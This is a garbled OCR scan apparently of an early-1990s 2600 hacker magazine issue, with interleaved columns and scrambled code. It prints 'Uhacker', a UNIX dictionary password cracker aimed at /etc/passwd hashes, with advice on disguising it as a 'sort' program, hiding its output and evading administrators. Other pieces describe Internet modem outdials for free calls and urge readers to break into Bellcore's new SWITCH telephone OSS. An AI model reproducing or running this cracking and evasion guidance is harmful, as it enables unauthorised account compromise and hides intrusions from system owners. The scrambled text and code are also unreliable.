every user must have read access to got off the fete/passwd file. By the way, passwords. These are certainly not passwords of our target users, which we program will simply read each word in user has read access to this file, our containing upwards of 50,000 entries, checker, with a database usually unassuming users are pretty careless and to be a better way to do this - and there leto/pasawd in order for the available user it, and compare it against the encrypted from the database, one at a time, encrypt located at /usr/dict/words. Since every UNIX package comes with a spelling lamelite might be.) Lucky for us, every (However, something like Ur0dent! or worthy of a million year back attempt keyboard - very simple to crack radical, joshua, computer, password, being used by people for passwords: naive. You'd be surprised what I've found Since I can't wait that long, there has For the most part, average,

one word per line. easily modify the password hacker's checker database to your UNIX site and you can simply upload your spelling everyone reading this has access to a it from the system. Fine. Probably reading this may just lock out read access database is simple: there must be only simple ASCII text files as their database, processor at home. Since many use spelling checker they use for their word to the online dictionary, or simply remove utilities to work. instead of the default. The formet of the "dict" variable to use this new database Now some system administrators

Using the Password Hacker

This program is very simple to use. I've tried to use standard C code so there would be no compatibility problems from system to system. Obviously, I haven't

Page 30

available, but you shouldn't really have any problems. This program nohups itself, meaning that even after you log off the system, it will continue to run in the background until completion. On some terminal configurations, this method of nohuping may lock up the terminal after logout until Uhacker is done. On these systems, just remove the line in the source and nohup it manually or run it off of the C shell.

To compile the program, simply

cc -o sort Uhacker.c

and within a half minute or so, you should have a working copy online named "sort". That way, when you run this program, it will look to the system administrator that you're just running some kind of lame sorting program, which of course, you named "sort", like all good first year computer science majors do.

valid user, the program will tell enter each username you wish to back. That way, you can go on with and gives you your original shell background process' id number, the program then jumps into the rate, when the batch is complete, defaults to a maximum of ten users you wish to hack, simply enter "q" you've entered all the usernames terminate the batch entry. After out of it at any time before you you. You can hit control-c to abort back, one at a time. If it's not a quickly, after it's in running Uhacker. If you have to Number: while the program backs away. The easily make it accept more. At any being hacked at a time, but you can as the final username. The program background, just type "kill -9 xxx". terminate the Uhacker very number output as "Process whatever it was you were doing, background, outputs for the background process now Uhacker will prompt you to is the process id number

where xxx is that process number.

When it's done, the program will send its output to the file "newere", a standard file that's on everyone's directory and will attract no attention. By running the program with the d option (sort d), it will run in debugging mode, in case you don't think things are working right. Again, newsre will tell you what's going on.

someone reads the .newere file, can get caught using this is if accounting logs. The only way you any process lists or command dictionary file names will appear to run and call back later to pick up not kill it either, so you can let it Logging out of your account will can terminate it once it's started. the process, so only a kill command the source code online. Typing an innocent file, so no one would program has finished. But this is which is written to only after the it to give it away. No usernames or know what you are doing, even if nosy system administrator can the results. There is no way any fatal interrupts are locked out from was with security in mind. Nonhave execute access to the program, look at it anyway. Also, don't leave himself, because there's no text in he tries running the program from running it. but still won't keep the superuser to keep nosy users away from it. "chmed 100 sort" will allow you to When I wrote this program, it

So how long does this take? On a VAX, running with only five or so users, with a light load, it will take approximately ten minutes per username you've entered into the batch. With a heavy load (20+ users, load average greater than 3.00), it can take up to an hour per username in the batch. You'll really just have to experiment and see how things work on your system. Have fun!

struct passwd "getpwname(); static char data[] = ".newarc"; char argv[]; int argo: char "strepy(), "crypt(), "getpass(), "getlogin(); int endpwent();/* Close /etc/passwd file */ static char diot[] = "/usr/dict/words"; char 'pw, dictwd[20]; int i, batche, count, flag; Struct soci #include <8ignal.ho UNIX Batch Password Hacker: Uhacker.o. main(argo, argv) * Not needed by all UNIX C compilers */ struct passwd *pwd; #include <pwd.hs #Include <stdio.hs Written By The Infidel, BOYWare Productions, 1991 # ((ofp = fopen(data, "w")) == NULL) { If (argo == 2) (struct acct user[11]; FILE 'fopen(), 'fip, 'ofp char crpwd[20]; char nam[16]; for (i=1; i < 11; ++i) printf ("Enter input. Terminate batch with a 'q'.\n"); printf("Unable to open data file/n'n"); f ((ifp = fopen(dict, "r")) == NULL) { if (!(strcmp(argv[1], "-d"))) exit(-1); printi("Invalid source file.\n'n"); 0150 print(* #%d: *, i); fiag = 1; printf ("incorrect usage.\n"); exit (-1);

```
i=fork();/* Create a child process to do the scanning */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         H (I == 1) (
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         signal (SIGQUIT, SIG_IGN); /* Lock out cirl-\ quit signal */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   count = i-1;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             batche = I;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             11 (flag == 1) (
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           while (fgets/dictwd, 20, ifp) 1= NULL) (
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               algnal (SIGHUP, SIG_IGN); /* If terminal locks up after logout, delete this
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     signal (SIGINT, SIG_IGN); /* Child now in background. Lock out interrupts */
                     else tprintf(olp, "Job completed.\n\n");
                                                                               if (count == batchc-1).
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     0.30
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            If (!(pwd = gelpwnam(user[i].nam))) (
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                H (!stremp(user[]].nam, "q"))
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            scant ("%s", user[i].nam);
:Opnamphi
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           printf ("Abnormal termination.\n");
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         exit (0); /* Terminate the parent process to give us our shell back */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     printf ("inProcess Number: %d\n'n", i);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 exit(-1);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   H (dictwd[strlen(dictwd)-2] == '#')
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   for (i=1; i < batche; ++1)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   print(ob.
                                               fprintf(ofp, "Unsuccessful.\n\n");
                                                                                                                                                                                                                                                                                                                                                                                                                   for (I+1; I < batche; ++I)
                                                                                                                                                                                                                                                                                                                                                                                                                                               else dictwd[strlen(dictwd)-1] = "0";
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                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     printf("Nonexistent: %s/n", user[i].nam);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           sprintf(user[i].crpwd, "%s", pwd->pw_passwd);
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                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         tprintf(ofp, "%s - %s'n", user[i].nam, user[i].crpwd);
                                                                                                                                                                                                                                                                                                                                                                                       pw = crypt(dictwd,user[i]_crpwd);
                                                                                                                                                                                                                                                                             if (count == 0) (
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                                                                                                                                                                                                                                                                                                              Count
                                                                                                                                                                                                                            exit(o);
                                                                                                                                                                                                                                                                                                                                        "%8 -=> %s'n",user[i].nam,dictwd);
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TEXAS DEPARTMENT OF CRIMINAL JUSTICE

PUBLICATION DECISION FORM

DIRECTOR'S REVIEW CONMITTEE

HANE TEC NO.

Title of Publication

"2500 Nagazine" Fall 1990 Y7 N3

The Director's Review Committee has rendered the following decision regarding your publication:

 The NSCP decision not to allow you to receive the above publication has been reversed. You may expect to receive the publication shortly.

fxt The MSCP decision not to allow you to receive the above publication has been upheld.

() The publication will be clipped.
Page(s)

(x) The publication will not be clipped.

The publication contains contraband itemisl.
 The contraband will be removed.

cc: Unit Mailroom 2600 Enterprises file

Yes, the appeal has been denied. Our entire Fall 1990 issue has been deemed unfit for Texas prisoners. (Part 1 of this saga can be found on page 42 of our Winter issue.)

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stug passwords off the disk and decrypt them. Ordinarily, only the username of DIRMAIN would

This program was written by Kevin Mitnick a few years ago. It allows semi-privileged operators to

looking up ibm passwords

be able to look up passwoods. This program will work on CMS 3.0.

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Internet Outdials

While many people have known about ways to lesser known secrets of the internet: outdiels. dial into the not and access teinet or EIC, many have not discovered the outdisis. The following is an introduction to one of the

can remotely connect to through the Internet and methods. There are drawbacks though. First calls that might otherwise cost us long distance Obviously, this allows us to make free and legal use to make calls to the outside phone net have a noticeable delay in your response time. since you are going through the nets, you will charges or help get us into trouble for other There is also the problem of connections being Outdials put simply, are moderns that you

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monitor waiting for your data to arrive. Keep this in mind as you sit in front of your drawbacks, the delay will be the most annoying. halted and even disconnected. Of these

How To Do it

commands: above, you simple type the following riogin at other sites. If you have access to the have a way to access telnet, ftp, or be able to in order to reach the outdials, you must

telnet XX.X.XX XXXXX

rlogin XX.X.X.X

(where the X's are the address)

on the system that you are logged into. tip, or riegin, you should check the online help If you do not completely understand telest,

SPY SHOP CATALOGUE, Everything from

vests to brass knockles, from telephone monitoring lock picking tooks to stan guns, from balletproof month. Payphone numbers: 415-398-5 pm Pacific Time on the first Friday of the

at 4 Embarcadero Plaza (inside) starting at Meetings also take place in San Francisco

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IP ADCRESS	Activades INSTRUCTIONS I find hose "off"	Legand APA Large Code): This is where the rails you make will complete will complete that I want that I
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or 126/02/156 35/1/16 35/2400/100	Type "dis2400-ee" or "dis0200-ee"	The party and the control of the con
gNo-state adu 128.129 2.201 128.140 00.001	Type "dislost". Type "dislost".	sometimes work Address: There are two force
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articles, ask questions, Call 516-751-2600 NY, between Lex & 3rd. Come by, drop off lobby near the payphones, 153 E 53rd St., at the Citicorp Center-from 5 to 8 pm in the 308-8044, 212-308-8162, 212-308-8184. Cificorp: 212-223-9011,212-223-8927, 212for more info. Payphone numbers at 1600 MEETINGS. First Friday of the month of backing and phreading. (I am in prison.) correspond with to get a basic understanding Victor Mendoza, 9601 NE 24th St. 410216, that's fine, Just make sure you write it as me directly. If you wish to use a nickname As I would like to ask questions, please write Amarillo, TX 79107-9601. your return address or it won't get to me.

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LOOKING FOR SOMEONE to

The New LEC Order Acronym City

by New Back City

circuits, but esstomer loop plant "lines" as well) switches are more ready to not only carry more communications network, it is clear that the LEC's + IEC's. Focusing on the changes to telecommunications companies to ready digital, multi-channel (using FDM and TDM). using MF signalling on a copper wire into interedios circuite have metamorphistical from the LEC. And not only switches have charged allow better administration of themselves by data economications and high traffic, but that that not only support multi-channel digital service, becoming software-driven structures interoffice mossage trunks and special services 'eircuit' (by circuit I mean not only LEC traditional analog voice/one channel per traffic, but ready to support more than the the traditional, already-existing telethemselves for ISDN has been revolutionizing signalling on a fiber optic cable, radio wave, private/public carriers using CCS6 (CCIS) analog, single channel, public exceage trunks the DOV ISDN line. enstance lines are being multiplexed, such as microwave, or even a satellite. Even loop plant general forward movement of

and COSMOS, forcing ECMAC personnel to not orders" are often unprocessable by both MIZAR services be done. Complicated "RC service record-keeping of these new technological special services circuits) and other only translate the RC service order for the manpower can provisioning, operating, and technology, and only through intensive etc.), Many OSS's cannot handle this new telecomentations equipment (plug-in, DACS, "circuits" (lines, public message trunks, and and keep records on these new switches, use the same facilities to prevision, operate, specific switch (and switch version), but to It's obvious that LEC's cannot continue to

etc.) to: Send submissions 2600 Needs Writers! 2600 Editorial Dept. (articles, clippings, PO Box 99 // ddle Island, NY

> difficult-to-process service orders for digital LFACS is another begged down system with orders into the specific switch...manually. enter the manually translated RC service loop carrier systems, forcing LAC to complete for the service to be implemented. often beoblogged, making them wait for months being used, but customer orders for service are the order. Not only is the excessive manpower

restructures, and "updates" the LEC system and restructuring can be seen to TIRKS mechanized as TIRKS has sutomated designing new directs as well; TIRKS's CIMAP specific part of the network, say updating an OSS to include knowledge of the latest batch of which is done at the core of the BELLACORE network at large by adding new systems -BELLOORE, among other things, mechanizes, system is becoming divided into these three operations (the CIMAP module), each having engineering and planning, provisioning, and database, into three separate modules: communications with PICS recently as well; module all circuits on its "database" but it is a tool for kinds of circuits, for it not only keeps track of all three of these BELLLCORE functions in details kind of thing that BELLCORE does). engineering/planning brain, or updating a ("Update" has two meanings - updating the and operations) parts (engineering and planning, provisioning, its own database. Actually, the entire LEC restructuring from one large OSS with one action: TIRES is obviously updated on the new Just following one OSS, say TIRKS, one can see newly invented circuits which is more of a Which is where BELLCORE comes in. has SSC/CO communications

integrating FACS and TIRKS. As special services circuits proliferate (they now account been gnawing at it since its inception: greatts become less things added when traffic for half of interoffice circuits), interoffice from customer service orders instead of circuits), and this information is all sent to TIRKS increasingly needs information from Another reason for the integration is that between two switches grows, and more things provisioning requests coming more and more TIRKS...manually, 80 besides circuit that TIRKS can design special services FACS (information about the loop makeup so FACS and TIRKS begins to make sense. almost like a bloc...in this situation integrating that are provisioned from service orders -BELLICORE has had a pet project that has

> switch, and circuit provisioners to provision involved in the special services circuit occrdination is needed between the loop plant special services effectively, since all three are suggestions by traffic analyzing bureaus, more

new services to offer customers, and the customer requests for service are handled by occasion. The "new order" is fairly obvious: SOAC, or CRSAB interrelated with SSC on Engineering and Planning, and Operations umbrella are SOAC, LFACS, MIZAR, parts of Some systems that will fall under IPS's under. IPS's responsibility is to assign systems, inter-office planning systems, and and engineers the LEC telecommunications network: lines (LMOS, MLT, CRAS, CRSAB) mechanizing, and restructuring of the overall The examination of the service, planning of each other, just as TIRKS interrelated with The EPS, OPS, and IPS will interrelate with below. One should remember, however, that TIRKS, and a new OSS that I will describe equipment and familities to provide a service. the FACS/TIRKS integration would come about awitching planning systems. IPS stands for network by integrating distribution planning (Engineering and Planning System) designs be under the umbrella of OPS. EPS equipment in the telecommunications network. maintaining, and "fixing" services/service responsible for installing, testing, monitoring, interoffice circuits (SSC, NTEC, and SARTS for ODD), plug-in equipment (PICS), and the re-subdivision of the LEC system. The LEC technological division's master plan for LEC's is network, the very core of BELLCORE's provisioning process. engineering of those new services is handled by Process systems are self-enclosed is a fallacy the idea that the Integrated Provisioning Integrated Provisioning System, IPS is what OSS's such as SARTS, LMOS, and CAROT will for Operations Process System, OPS is three systems: OFS, EPS, and IFS. OFS stands offices/bureaus/centers and OSS's fall under resubdivision of the LEC system will make all types of interoffice circuit). The BELLCORE special services circuits; CAROT and CTTU for MDF (COSMOS), switch (MIZAR, SCCS the different parts of the telecommunications system is currently basically sub-divided into PS. Operation of the services is run by OPS public message trunks; and TIRKS for both The main BELLCORE plan in its updating

because of CCIS, multiplexing, and intelligent, operations as we know them today. It is and EPS is going to have a huge effect on LEC happening because of the move towards ISDN The LEC's new subdivision into IPS, OPS

enormous implications on the future telecommunications network because the line really what has revolutionized the LEC services circuit. The special services circuit is SPC electronic switches. But really, the key telecommonications figure in this change has been the special 'circuit'. This redefining of what a circuit is has and interoffice trank came together to form one

SWITCH

EFFORG BE WELL orders by automatically assigning LEC created by BELLCORE to help accomplish the equipment and facilities for a service. SWITCH aim of IPS, to allow flow-through precessing of will also help the provisioning process in other line and trunk side of a wirescenter. SWITCH will keep track of and assign equipment on the SWITCH is a new service provisioning OSS

up to the second version. ete.) will only keep track of assign facilities on 1 collectively.: Version 1.0, 1.5, 1.7, 1.84758 (Version I meaning all sub-versions of Version cut into two "phases". Version 1 of SWITCH switching network, SWITCH development is will do, integrating wirecenter facility the conception of SWITCH to its development look at the "history" of SWITCH, starting with the line side of the wirecenter. Let us take a provisioning on the line and trunk side of the Because of the enormity of what SWITCH

out was a bit overenthusiastic timethe design of Version 1.0 was completed. extension of the trunk and line sides of the SWITCH (so named because it was development of the system that would be called help meet the growing demand for these new that provisioned for both sides of the system, especially in the area of a wirecenter planning of the LEC system for both the line and trunk side of the network. In late 1987, BELLCORE did a detailed study of the LEC As stated in the previous section, BELLCORE had had the idea of the schedulewise). original schedule of when the versions would be (Perhaps needless to say, BELLCORE's wirecenter, thus an extension of the 'switch'), technologies, came about. After two years of provisioning of new technologies and services. provisioning, operations, engineering, and IPS/OPS/EPS system, which integrated the wirecenter, which would, through integration, from this study, the suggestion of a system

the ability to take over half of COSMOS COSMOS. In Version 1.0, SWITCH will have provides for the line side of the wirecenter. everyone is aware of the OSS that currently for the line side of the wirecenter. Of course, Version 1 of SWITCH provisions exclusively

from COSMOS. FOMS will deal with the along with SWITCH and is not a Jeftover piece System is the sub-system of SWITCH that will connection and separation of cable pairs from The FOMS sub-system of SWITCH was created TIRKS i.e., FOMS is almost a separate OSS MDF. FOMS IS to SWITCH as CIMAP is to deal with the management of work on the FOMS, Frame Operations Management

station protector to cable vault...still the MDF subsystem for framework via SOAC, FOMS will outside plant part of the service order, i.e., SWITCH the order, LFACS provides for the office, giving any details needed (standard line in his request for a new line to the business done before, the only difference with SWITCH RC message. This is how a line provision was entiers the service order into the switch as an the service order to MIZAR via SOAC, MIZAR attach the lines CP to OE. SWITCH also sends SWITCH gives the order to its FOMS and switch elements must be provided for. provisioner for the outside loop plant) and SOAC would send LFACS (LFACS is the would forward the service order to SOAC. which service orders entered FACS with). SOP eventually reach the SOP (SOP was the system Office would have, the service order would or ISDN 1, call waiting - yes/no? etc.). provisioning process? A customer would phone Version 1 being that FOMS replaces OOSMOS Throughout whatever system the Business How would SWITCH work in the line

or "responsible" for reworking this order, more flexible than COSMOS. If an order comes about when an order is changed while it over the provisioning process. The control the order se necessary. SWITCH is "in charge" changes midway, SWITCH can simply rework is peoding. In this situation, SWITCH is much SOAC? Because SWITCH has more "control" and even FOMS (its own sub-system) done via Why are SWITCH's connections to MIZAR

> realgning and reassigning facilities. of the wirecenter to allow this flexibility in detailed records of all the line-side equipment schedule "pites", SWITCH must also have for orders. Obviously, besides these order mostly due to its flexible time schedule "piles"

"implementation". Stage one is Provisioning On-site Verification Testing (POVI). POVI SWITCH is still not actually connecting with a SWITCH with the pre-calculated correct sends pseudo-orders, greated by BELLCORE, order data, but never connects with SOAC. switching system. orders correctly. Though the orders are real, orders to SWITCH to see if SWITCH processes. Testing (NFVI), NFVI sends real customer "implementation" is Netted Field Verification results. Stage 2 to SWITCH and then verifies the results from located in the wirecenter, and gets service actual switching network. Switch Version 1.0 is SWITCH Version 1.0 never express with the Long Beanth, New Jersey (Bell Atlantic) and the other in Cahaba Heights, Alabama during December of 1989 in two CO's - one in There are two stages of Version I.O. (BellSouth). Implemented is in quotes because SWITCH Version 1.0 was "implemented" of Version

expected to be implemented in mid-1891. will become a part of the service provisioning system. This "soak" version will be a few more bugs weeded out, etc. Version 1.5 is equipment, SWITCH Version 1.5 will contain SWITCH will need a few more updates entered, will not be totally out of the picture yet because POV and NFV testing took place in. COSMOS implemented in the same two wirecenters that system. 1.5 will consect with LFACS and MIZAR, and NFV testing, Through SOAC, SWITCH Version the need to make from the results of POV and whatever modifications that BELLCORE felt SWITCH is actually connected with real SWITCH Version 1.5 will be the first time

it, are Nynex, Pacific Bell, and BellSouth. SWITCH, and most interested in implementing expected. The ROC's most interested in in late 1991 ("projected" date - pretty of SWITCH will be made available for LEC use SWITCH will get rid of COSMOS, Version 1.7 COSMOS totally, i.e., those who implement changes that came about during the Version implementation/COSMOS annihilation is precarious). By late 1892 mega-SWITCH that SWITCH in Version 1.7 can deal without 1.5 "soak". The most major of changes will be SWITCH Version 1.7 will contain major

provision for the trunk side as well. As SWITCH replaced COSMOS for line-side provision for the line side of the network, it will Version 2 of SWITCH will not only

> came from customers) line frame slots in response to orders (that division of the LEC), just as SWITCH assigned some from the network planning/trunk traffic TAS/GTAS. But now SWITCH will assign provisioning at the CO was dependent on trunk side of the network, and trunk frame" (I use this phrase virtually) on the modules that assigned trunks to the "trunk (Generic TAS), TAS and GTAS were TIRKS TAS (Trunk Administration System) and GTAS the current trunk-side wirecenter provisioner(s) wirecenter provisioning, so SWITCH replaces Krank frame slots" in response to "orders" (that

time it will not be in test made but in working mode. Implementation of SWJTCH Version 1.5 explanation of the two versions of SWITCH; As issue of 2600 by several weeks. should coincide with the distribution of this scivally be booked up to 80AC i.e., the first will actually be provisioning for orders and will when Version 2 will be distributed. That's an so off, they're not making any promises as of estimation of when Version I would be out was distribution). And since BELLCORE's time system, system after modifications made from testing with real data, initial real usage of the Testing will revolve around the same lines: between line and trunk provisioning in the concerned with line provisioning, this expanded concerned with trunk provisioning and FACS is order to other OSS wolfine's to complete the said, Versica 1.5 is the first time SWITCH watching previous testing (and ready for initial 'parallel" testing with test data, "parallel" just like version 1. The testing will take place future. SWITCH version 2 will undergo testing interface will mean more of a connection related to SWITCH ways, Since TIRES is later versions of SWITCH, as well as non-"FACS" connection will expend greatly within this Version 2 connection between TIRKS and trunk order fully. I should make it clear that TIRKS through SOAC. Then TIRKS sends the then returns the completed assignment to a space for the trank on the "trunk frame" and and through SOAC, SWITCH, SWITCH swigns carrier to be placed between offices, the first in the 2 sites Version I testing took place in. "FACS" is just a token one, and the TIRKS thing TIRKS does is communicate with SOAC, traffic/planning bureau for a new trunk or When TIRES gets an 'order' from the trunk will be a TIRKS-SOAC-SWITCH connection. underway of revising trunk provisioning. There provisioning is just part of an overall effort The entrance of SWITCH into trunk

services each telephone number has (RCF, database for telephone numbers and the The Business Office will use SWITCH as a

second side of "provisioning". Of course, SWITCH's provisioning process so far, assignment has been the only part of more theoretically contracts point out the OSCA OSS planning we finally have one), but receiving. "Contracts" are fundamentally to assignment of line and trunk frame "slots" make SWITCH an OSCA system (after all this contracts with SWITCH for information service will have their own separate software that are connected with provisioning customer software contract Other centers (and OSS's) provided through the Business Office-SWITCH Speed Calling, etc.). This information will be

of connecting all the provisioning systems to (in Versions 1 and 2) is SOAC. But through (trunk and line side) is a cornerstone of IPS. FUTIRKS, CIMAP, and even CAROT. The idea SWITCH connects to LPACS, MIZAR, SOAC (and through TIRKS via SOAC), The only system SWITCH setually connects

SWITCH fulfills its second provisioning duty.

assignments. Through these contracts, inventory, or simply keeping track of the However, another big part of provisioning is

from SWITCH's database, to make life for the complex order for a new digital service easier. person who would manually complete a at least partially completed with information an order cannot be completed by SWITCH, it is better than COSMOS and GTAS/TAS in that if Perhaps the coolest thing about SWITCH One of SWITCH's features that make it

one). SWITCH just reworks the order and change in facilities (make that two lines, not (push the installation from 9/18 to 8/30) to a change can range from a change in due date provisioning process with SWITCH. An order change an order midway through the pertaining to pending work. It's "no prob" to (to the LEC's, not the backer) is its flexibility

We just discovered an to anyone else could Your faxes to us and since been clipped. line and heading up attached to our fax the pole. (They've extra set of wires Our fax line is: be monitored. 516-751-2608

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reworks an order in the most cost-efficient way that's that, no moss, no fuss. And SWITCH

until two months past this article's deadline computers. Since SWITCH won't be booked up hacker on an OSS on the first day the OSS is SWITCH, It would be rather amusing to have a Bell Atlantic and BellSouth offices previously right at the time this issue comes out (in the etc. However, SWITCH 1.5 will be implemented base mechanics of SWITCH logon, commands, view". For that reason, we do not go into the never mind a node on a Datakit VCS or a ROC to any OSS's or even any actual equipment will be running on IBM competible mainframe PSNI, this article is a "pre-view", not a "reretioned), so you will be able to hack into suppose I should tell you that SWITCH

Telenct one has a route to an ROC's OSS. On controls the whole damned OO from cable room MIZAR, LFACS, and TIRKS. So basically if a backer controls SWIFCH and the switch, be "controls" Telerist can nocess a ROC's private are a popular thing nowadays. One who IPS/EPS/OPS mean for hackers? Well, "routes" for hackers. SWITCH can route to SOAC, the same token, SWITCH will provide routes 'NUA prefix' with case, and thus through So in the end, what will SWITCH and

and special services circuits respectfully. IPS Of course, traditionally, the OPS systems held perhaps the importance of trucks will increase. over trunks separate of the data voice signal, network and the customer begin to route calls containing "can't get to" areas - hardwiring and corrently have changes as well (i.e., from importance, if the way the Nodal system we provisions as well. Perhaps in the future, not only provisions, it keeps records of the would be good for the databases...after all, IPS the greatest esteem among backers, for LMOS CCIS and ISDN eignailing, when the switching they are special services circuits. But with important without 2600 Hz abilities, unless trunks at the CO. Nowadays trunks aren't special services circuits) NPA/NXX-XXXX to a more complicated system knowledge of LEC trunks will grow in and SARTS can actually take control of lines SWITCH Version 2 provisions message

CAROT: Centralized Automatic Reporting On Trunks BELLCORE: BELL Communications REsearch This OSS monitors message tranks for trouble and Acresonation

CCIS; Common Channel Intendice Signaling. A type of frunk signalling where the signal and the and alerta beholders.

COSE I Segut one, Shoot me. routing are separated.

CDIAP; Circuit (retallation and Maintenage

CO: Central Office - The office where the customer Auditorio Prokuga.

COSNOS. COmputer System for Mainfrance OperationS - Old OSS that used to provision for connects with the switching between

CP: Cubbs Paix - John Mindfeld. line service orders by connecting OB to CP.

CRRAR: Controllined Regular Service Answering Bureau. CRAS: Cable Pepair Administrative System. Central Trunk Test Unit.

DACS: Digital Access and Cross-connect System.

DOV: Data Over Voice.

EPA Engineering and Planning System.

EACS You'll'y Assignment and Coulod System. The system FDM: Prequency Division Multiplexing. that used to providing the automor line orders.

CTAS: Generie Treats &dministration System. SOMS: Frame Operations Management System. The subsystem of SWITCH than replaces COSMOS,

[BM: International Business Machines.

IPS: Integrated Providening System. ISDN: Integrated Services Digital Network. EO Exer Exchange Carrier.

LEC Local Forhungs Curriet. A company, compliance BOC, that oversees one or more LATA's in an area. LAC: Loop Analgrament Conten

LFACR: Loop Facilities Assignment and Central

NTEO: Network Torontool Equipment Center. NYXXX New York and New England (editoring the region): MLT: Method (Sold Varidation Testing MIZAR: ... is blowful in the wind. MR MATTRIBLAND. MINO Wain Distributing Prant. LMOS: Loop Maintenance Operation System. roots) and X bepresenting the underwoods

OK: Office Equipment - Originating Squipment - a ODD: Office Dependent Data. line's location on the MDF. fature of the beingoning information market" and the "unimited quality" of the new someon)

OSS Operations Support OPS: Operations Process System. OOT, OorGoing Trunk - where trunks leave the OO. used by a LEC or DC to mechanize operations. System - a compoter system.

BOO: Regional Operating Company - Nymes, SCMAC: Secret Change Memory Administration BOD Remote Call Survanding ft): Swort Change. PSN: Pucket Switching Natwork POYT: Providencing On-site Verification Testing. PICS: Plug-in Inventory Central System.

SOCS: Switching Control Contex System SARTS: Switched Agrees Bernote Text System. THEKE: Trunks integrated Record Keeping System. SPC: Stored Progrom Concrol. SDP: Service Order Processing. SOAC: Service Order Analysis and Control. FDM: Time Division Maintplexing. TAS: Trunk Administration System. Ameritach, BellSouth, US Weet, etc. This system controls almost every aspect of Special Service Confer. CSP ... the answer to blowin' in the wind...

BAD NEWS SECTION

Corporate rates have gone up by a smaller parcentage. We haven't raised the rates for beok issues or for overseas subscribers. We also have kept our newsstand price discounted. The reason for this is because we want to make Our recent 25% increase in postal fees, though, made it impossible to wait any sure 2600 remains obtainable to as many of you as possible. possible. Our individual rakes have been raised by 85 or less per year. longer. We've made an effort to keep this incresse as non-dramatic as Well, here it is. We tried to postpone our rate hike for as king as possible

general a great many more people read our magazine in such instances and because we are often forced to write up bills and invoices for these entities. If you don't believe the corporate rate should apply to you don't use corporate went us to invoice you, we must do it at the compressor rate. If you're the sole checks and avoid having the magazine sent to a compossie address. If you must now become strict about it if we are to keep the rates where they are individual rate. This has always been our policy. The difference is that we proprietor of a small business, we will, in all likelihood, allow for the about our corporate policy. Corporations and institutions pay more because in present day costs, like printing, phones, etc. And we must also become strict hope to see more multi-year subscriptions as that will improve our immediate inancial situation. Back issue sales also help to pay the even increasing We're also counting on some other factors to help keep prices down. We

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Special Islands to Do sauft, Parker. VCS, Virtual Circuit Switch.

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threadly trunks except cesting.